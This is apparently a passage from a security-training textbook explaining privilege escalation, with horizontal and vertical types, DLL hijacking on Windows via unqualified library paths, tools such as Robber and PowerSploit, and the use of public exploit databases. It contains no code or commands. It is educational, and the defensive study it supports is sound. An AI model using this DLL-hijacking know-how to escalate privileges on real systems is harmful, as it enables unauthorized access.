
In a privilege escalation attack, attackers first gain access to the network using a non-admin user account and then try to gain administrative privileges. Attackers employ design flaws, programming errors, bugs, and configuration oversights in the OS and software application to gain administrative access to the network and its associated applications.

Once an attacker has gained access to a remote system with a valid username and password, he/she will attempt to escalate the user account to one with increased privileges, such as that of an administrator, to perform restricted operations. These privileges allow the attacker to view critical/sensitive information, delete files, or install malicious programs such as viruses, Trojans, worms, etc.

Types of Privilege Escalation

Privilege escalation takes place in two forms: vertical privilege escalation and horizontal privilege escalation.

- **Horizontal Privilege Escalation**: In a horizontal privilege escalation, the unauthorized user tries to access the resources, functions, and other privileges that belong to an authorized user who has similar access permissions. For instance, online banking user A can easily access user B’s bank account.
- **Vertical Privilege Escalation**: In a vertical privilege escalation, the unauthorized user tries to gain access to the resources and functions of a user with higher privileges, such as application or site administrators. For example, someone using online banking can access the site using administrative functions.



Privilege Escalation Using DLL Hijacking

- Most Windows applications do not use the **fully qualified path** when loading an external DLL library. Instead they search the directory, from which they have been loaded
- If attackers can place a **malicious DLL in the application directory**, it will be executed in place of the real DLL
- Attackers use tools such as **Robber** and **PowerSploit** to detect hijackable DLLs and perform DLL hijacking on the target system

Application Directory
Installs the application
User
Application loads malicious DLL instead of real DLL
.exe
Malicious DLL
Places malicious DLL in the application
Attacker
Attacker gains remote access to the system
Real DLL required by the .exe application
Windows DLL Library


Robber

Robber is an open-source tool that helps attackers to **find executables prone to DLL hijacking**

Robber
https://github.com

Privilege Escalation Using DLL Hijacking

Most Windows applications do not use the fully qualified path when loading an external DLL library; instead, they first search the directory from which they have been loaded. Taking this as an advantage, if attackers can place a malicious DLL in the application directory, the application will execute the malicious DLL in place of the real DLL. For example, if an application program ".exe" needs library.dll (usually in the Windows system directory) to install the application, and fails to specify the library.dll path, Windows will search for the DLL in the directory from which the application was launched. If an attacker has already placed the DLL in the same directory as program.exe, then that malicious DLL will load instead of the real DLL, which allows the attacker to gain remote access to the target system.



Application Directory
Installs the application
User
Application loads malicious DLL instead of real DLL
.exe
Malicious DLL
Places malicious DLL in the application
Attacker
Attacker gains remote access to the system
Real DLL required by the .exe application
Windows DLL Library

Figure 6.93: Example of privilege escalation using DLL hijacking

Attackers use tools such as Robber and PowerSploit to detect hijackable DLLs and perform DLL hijacking on the target system:

- **Robber**

  Source: *https://github.com*

  Robber is an open-source tool that helps attackers to find executables prone to DLL hijacking. Attackers use Robber to find out which DLLs are executable requests without an absolute path (triggering this search process); attackers can then place their malicious DLL high up the search path so it gets invoked before the original DLL.

Privilege Escalation by Exploiting Vulnerabilities

Vulnerability is the existence of a weakness, design flaw, or implementation error that can lead to an unexpected event compromising the security of the system. An attacker employs these vulnerabilities to perform various attacks on the confidentiality, availability, or integrity of a system. The software design flaws and programming errors lead to security vulnerabilities. Attackers exploit these software vulnerabilities, such as programming flaws in a program or service, or within the OS software or kernel, to execute malicious code. Exploiting software vulnerabilities allows attackers to execute a command or binary on a target machine to gain higher privileges than the existing ones or bypass security mechanisms. Attackers using these exploits can even access privileged user accounts and credentials.

There are many public vulnerability repositories available online that allow access to information about various software vulnerabilities. Attackers search for exploits that are based on the OS and software application on exploit sites such as Exploit Database (*https://www.exploit-db.com*) or VulDB (*https://vuldb.com*) and use these exploits to gain high privileges.

